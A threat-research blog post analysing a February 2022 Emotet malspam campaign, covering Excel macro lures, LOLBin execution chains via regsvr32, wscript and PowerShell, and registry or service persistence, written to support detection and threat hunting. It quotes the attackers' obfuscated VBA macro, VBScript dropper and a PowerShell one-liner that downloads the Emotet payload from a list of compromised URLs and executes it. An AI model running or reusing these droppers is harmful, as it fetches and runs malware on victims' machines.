New Wave of Emotet – When Project X Turns Into Y

By: Max Malyutin – Orion Threat Research and Intelligence Team Leader

Prologue

Emotet first appeared in June 2014 as a banking trojan and has mainly been used since to target the financial sector. In 2021, Emotet was classified as the most widely seen malware by law enforcement and judicial authorities. Back in January 2021, law enforcement and judicial authorities took down the Emotet botnet. On November 15, 2021, Emotet returned as reported by the Cryptolaemus team.

Cynet Orion Threat Research and Intelligence Team are closely tracking Emotet TTPs (tactics, techniques, and procedures) on a daily basis, and have seen some rapid and drastic changes since its return. On February 21, 2022, we observed a new Emotet campaign where it utilizes **new attack methods and TTPs**. We have detected a **mass malicious email distribution** and a high volume of traffic on two main botnets **Epoch 4** and **Epoch 5**.

While investigating, we found the use of a new artifact which did not exist in previous campaigns, “Y.dll”. In the previous Emotet campaign, on November 15, the malware was branded “Project X” – an alias given due to the internal use of the name X.dll. Likewise, we decided to name the new Emotet variant “Project Y”.

Emotet campaigns start with a malspam email and in most cases, it utilizes a thread hijacking method to deceive users into trusting the email. Thread hijacking is a method in which the email's subject title begins with "RE:", pretending to be a legitimate email reply. This email's contents are stolen from previous Emotet infections. In some cases, Emotet malspam campaigns contain attachments in the form of Word or Excel documents. We have also observed password-protected zip archives being sent as attachment in such malspam emails.

A Brief History of Emotet:

Emotet threat group members collaborated in the past with Trickbot's operators by deploying each other's payloads during infections. Before the takedown, the Emotet kill-chain flow consisted of dropping Trickbot's payload which led to ransomware infection by Ryuk (CONTI). The first indication of the return of Emotet on Nov 15, 2021, was discovered by cyber security researchers that noticed that Trickbot payloads are dropping Emotet's loader. After a month, on December 15, we discovered that Emotet started deploying Cobalt Strike beacons on the compromised hosts. This is new behavior of Emotet might indicate that additional new capabilities and strategies might be used as well.

Summary

Since the return, Emotet struck with a diverse arsenal of TTPs, such as malicious documents, in both Word and Excel formats, that contain either VBA or XLM macros. Likewise, we also observed different LOLBins abused by Emotet such as mshta, PowerShell, wscript, rundll32, and more. We will cover the changes (TTPs) Emotet underwent since its return in November 15 in a separate article. In the current article, we will review the recent (February 21, 2022) Emotet campaign's infection activity which consists of new TTPs and the new Y.dll payload.

Initial Access and Execution Flow:

Initial access was delivered via malspam email with an attachment of password-protected zip that contains an Excel malicious document. We have observed two types of Excel documents, one has protected VBA macro and the second has XLM version 4.0 macros. In both cases, the user needs to enable macros to start the infection. Shown in figure 1-2:

The document with the XLM macros:



Figure 1: Shows the Emotet malicious document XLM macro, hidden sheets and AutoOpen function



Figure 1.1: Shows XLM macro code that utilizes native API functions to download and execute Emotet payload

The document with the VBA macros:



Figure 2: Shows the Emotet malicious document with a new fake message that deceives the user to enable the VBA macros



Figure 2.1: Shows the protected malicious VBA macro code

```
Private Sub Workbook_Open()
Dim myArray(1 To 10) As Integer
Dim i As Integer: DFGrtHsr6uidfss.objawo4idhflds.Caption = _
Replace(Cells(130, 4), "bla", "")
For i = 1 To 10
    myArray(i) = (50 - (-50) + 1) * Rnd + (-50)
Next i
hjFGHJdrjosd8fodi DFGrtHsr6uidfss.ListBox1, _
DFGrtHsr6uidfss.ListBox2, Cells(123, 4), DFGrtHsr6uidfss.objawo4idhflds.Caption
For i = 1 To 10
    If myArray(i) = 1228 Then
        Exit Sub
        MsgBox "adgfj doashdo"
    ElseIf myArray(i) < -2751 Then
        Exit Sub
        MsgBox "fk\09d hso9d8hpoxc"
    End If
Next i
Close #1
DFGrtHsr6uidfss.tbfgaseGADSFHas.Text = "asf argasdfgas"
End Sub
```

Figure 2.2: Shows obfuscated VBA macro code from the Workbook_Open function
After the user enables the macros to run (User Execution, T1204), the infection continues with the execution by abusing LOLBins. Same as before, each document has its unique flow as explained below:

The document with the XLM macros:

As shown in figure 3, the execution continues with the abuse of the LOLBin (Living Off the Land Binaries), regsvr32:



Figure 3: Execution flow of the XLM macros document
We observed a repeated pattern in the regsvr32 command lines in all the samples that we analyzed.

In case the document is not opened with an Administrator privilege, as part of the execution, the payload is copied and executed from the %LOCALAPPDATA% directory:

regsvr32.exe /s ..\{random_payload_name}.ocx
└── regsvr32.exe /s “C:\Users\{user_name}\AppData\Local\{random_directory}\{random_payload_name}.{random_extension}”

In case the document is opened with an Administrator privilege, as part of the execution, the payload is copied and executed from the SysWoW64 directory in %WINDIR%:

regsvr32.exe /s ..\{random_payload_name}.ocx
└── regsvr32.exe /s “regsvr32.exe /s C:\Windows\SysWOW64\{random_directory}\{random_payload_name}.{random_extension}”

All the patterns above can be used for both threat hunting and detection purposes.

The document with the VBA macros:

As shown in figure 3, the execution continues with the abuse of the various LOLBins:



Figure 4: Execution flow of the VBA macros document
Also here, we observed a repeated pattern in the command lines of the LOLBins that take part in the execution flow.

wscript c:\programdata\{random_payload_name}.vbs
├── powershell.exe -command …
└── cmd.exe /c start /B c:\windows\syswow64\regsvr32.exe /s c:\programdata\{random_payload_name}.dll
——— └── regsvr32.exe /s c:\programdata\{random_payload_name}.dll
———————— └── regsvr32.exe /s “C:\Users\{user_name}\AppData\Local\{random_directory}\{random_payload_name}.{random_extension}”

The VBScript code, which is executed by wscript, and the PowerShell command are shown in figures 5 and 6:

```
dim gSEdJDsfy5JGHKdggdh:dfjoleihdxdn="WGweiSGweicrGweiipGweit.SGweihelGweil":dfhoiw3eghld=
"cuerlxmuerlxd /uerlxc suerlxtauerlxruerlxt uerlx/uerlxB
uerlxc:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruerlxeguerlxsvuerlxr3uerlx2.uerlxexu
erlxe /uerlxs cuerlx:uerlx\puerlxroguerlxramduerlxatuerlxa\oiphilfj.duerlxluerlxl":set
gSEdJDsfy5JGHKdggdh=wscript.createobject(replace(dfjoleihdxdn,"Gwei","")):dim ryulxdHSerw:ryulxdHSerw
="puiwowuiweruiwshuiweluiwl -uiwcuiwomuiwmauiwnuiwd
""$ghkid=('$MJXdfshDrfGZses4=\""huiwtuiwtp:uiwdhjdhjweauiwrsweetbuiwomb.cuiwomdhjwuiwp-conuiwtentdhj15
zZybPlEXttxDK4JHdhjbouhtuiwtpuiws:dhjdhj1566xuesuiwhe.cuiwomdhjwuiwp-incuiwludesdhjz92ZVqHH8dhjbouhtui
wtuiwp:dhjdhjmyuiwmicrog" &
"reen.mighuiwtcode.uiwcomdhjFouiwx-CdhjNWssAbNOJDxhsdhjbouhuiwtuiwtp:dhjdhjo2omauiwrt.cuiwo.iuiwndhjin
fuiwructuosedhjm4mgt2MeUdhjbouhuiwtuiwtp:dhjdhjmuiwtc.juiwoburg.ouiwrg.uiwzadhj-dhjGBGJeFxXWlNbABv2dhj
bouhtuiwtuiwp:dhjdhjwuiwwuiww.auiwma.cuiwudhjjprdhjVVPdhjbouhuiwtuiwtp:dhjdhjactuiwividades.laforetlan
"+
"uiwguages.couiwmdhjwpuiw-aduiwmindhjdU8Dsdhjbouhuiwtuiwtpuiws:dhjdhjdwuiwwmuiwaster.cuiwomdhjwuiwp-co
uiwntentdhj1sR2HfFxQnkWuudhjbouhtuiwtuiwps:dhjdhjeduiwu-meuiwdia.cndhjwuiwp-admuiwindhj0JAEdhjbouhtuiw
tuiwpuiws:dhjdhjiacademyuiwgruiwoup.cldhjofuiwficedhjG42LJPLkldhjbouhuiwtuiwtps:dhjdhjznzhuiwou.tuiwop
dhjmuiwodedhj0Qbdhj\"" -suiwPLuiwIt \""bou\""; fouiwReACuiwh($yIdsRhye34syufgxjcdf uiwiN
$MJXdfshDrfGZses4){$GweYH57sedswd=(\""ciuwd:iuwd\priuwdogiuwdramiuwddatiuwda\oiphilfj.diuwdliuwdl\"").
reuiwPluiwACuiwe(\""iuwd\"",\""\"");inuiwVuiwOkuiwe-weuiwBrEuiwqUeuiwsT -uiwuRuiwI
$yIdsRhye34syufgxjcdf -ouiwUtuiwFIuiwle $GweYH57sedswd;iuiwF(tuiweSuiwt-puiwATuiwh
$GweYH57sedswd){iuiwf((gEuiwt-ituiwEm $GweYH57sedswd).leuiwNGtuiwh -guiwe
47523){buiwReauiwk;}}}').reuiwpluiwacuiwe(\""dhj\"",\""/\"");uiwieuiwx $ghkid""":erdijv=replace(
ryulxdHSerw,"uiw",""):gSEdJDsfy5JGHKdggdh.run erdijv,0,true:dim HkjsdsfEhdse46d:HkjsdsfEhdse46d=
replace(dfhoiw3eghld,"uerlx",""):gSEdJDsfy5JGHKdggdh.run HkjsdsfEhdse46d,0
```

Figure 5: Shows the VBS (Visual Basic Script) file contents that are is obfuscated by the replace method and concatenation. This is the code that eventually executes the PowerShell command

```
-command "$ghkid=('$MJXdfshDrfGZses4=\"http:dhjdhjwearsweetbomb.comdhjwp-
    contentdhj15zZybP1EXttxDK4JHdhjbouhttps:dhjdhj1566xueshe.comdhjwp-
    includesdhjz92ZVqHH8dhjbouhttp:dhjdhjmymicrogreen.mightcode.comdhjFox-
    CdhjNWssAbNOJDxhsdhjbouhttp:dhjdhjo2omart.co.indhjinfructuosedhjm4mgt2MeUdhjbouhttp:dhjdhjmtc.joburg.org.zadhj-
    dhjGBGJeFxXWlNbABv2dhjbouhttp:dhjdhjwww.ama.cudhjjprdhjVVPdhjbouhttp:dhjdhjactividades.laforetlanguages.comdhjwp-
    admindhjdU8Dsdhjbouhttps:dhjdhjdwwmaster.comdhjwp-contentdhj1sR2HfFxQnkWuudhjbouhttps:dhjdhjedu-media.cndhjwp-
    admindhj0JAEdhjbouhttps:dhjdhjiacademygroup.cldhjofficedhjG42LJPLkldhjbouhttps:dhjdhjznzhou.topdhjmodedhj0Qbdhj\" -sPLIt \"
    bou\";

foReACh($yIdsRhye34syufgxjcdf iN $MJXdfshDrfGZses4){$GweYH57sedswd=(\"
    ciuwd:iuwd\priuwdogiuwdramiuwddatiuwda\oiphilfj.diuwdliuwdl\").rePlACe(\"iuwd\",\"\");

inVOke-weBrEqUesT -uRI $yIdsRhye34syufgxjcdf -oUtFIle $GweYH57sedswd;
iF(teSt-pATh $GweYH57sedswd){if((gEt-itEm $GweYH57sedswd).leNGth -ge 47523){bReak;}}}').replace(\"dhj\",\"/\");
iex $ghkid"
```

Figure 6: Shows the PowerShell command that executed as a one-liner via the PowerShell process

The above PowerShell command is responsible for both downloading the Emotet payload from a list of compromised URLs. The execution of the Emotet payload is performed by the CMD process.

Persistence and Privilege Escalation

After the Emotet payload is copied to a new location (%WINDIR%/SysWoW64 or %APPDATALOCAL%), it attempts to create persistence on the compromised host. The payload utilizes different persistence techniques and the differences between them is based on the user privilege.

In the unprivileged case, the payload achieves persistence by creating a Run key in the Registry (Boot or Logon Autostart Execution: Registry Run Keys, T1547.001), as shown in figures 7.1 and 7.2:



Figure 7.1: Shows the Registry Run key with the payload execution command



Figure 7.2: Shows the Emotet payload in the %APPDATALOCAL% path

In the Administrator-privileged case, the payload achieves persistence by creating a service (Create or Modify System Process: Windows Service, T1543.003), as shown in figures 8.1 and 8.2:



Figure 8.1: Shows the service's key in the Registry which contains the payload execution command



Figure 8.2: Shows the Emotet payload in the SysWoW64 path

Differences between Project X and Project Y

In the previous campaign, Emotet's core module was named X.dll. In the new campaign (February 21, 2022) We have observed a different name for the core module, Y.dll. The core module comes with the export function DllRegisterServer. This naming convention could be an indicator for new Emotet variants. We are still investigating this assumption.

Both X.dll and Y.dll core modules are unpacked inside regsvr32 memory and can be extracted from it, as shown in the figure below:

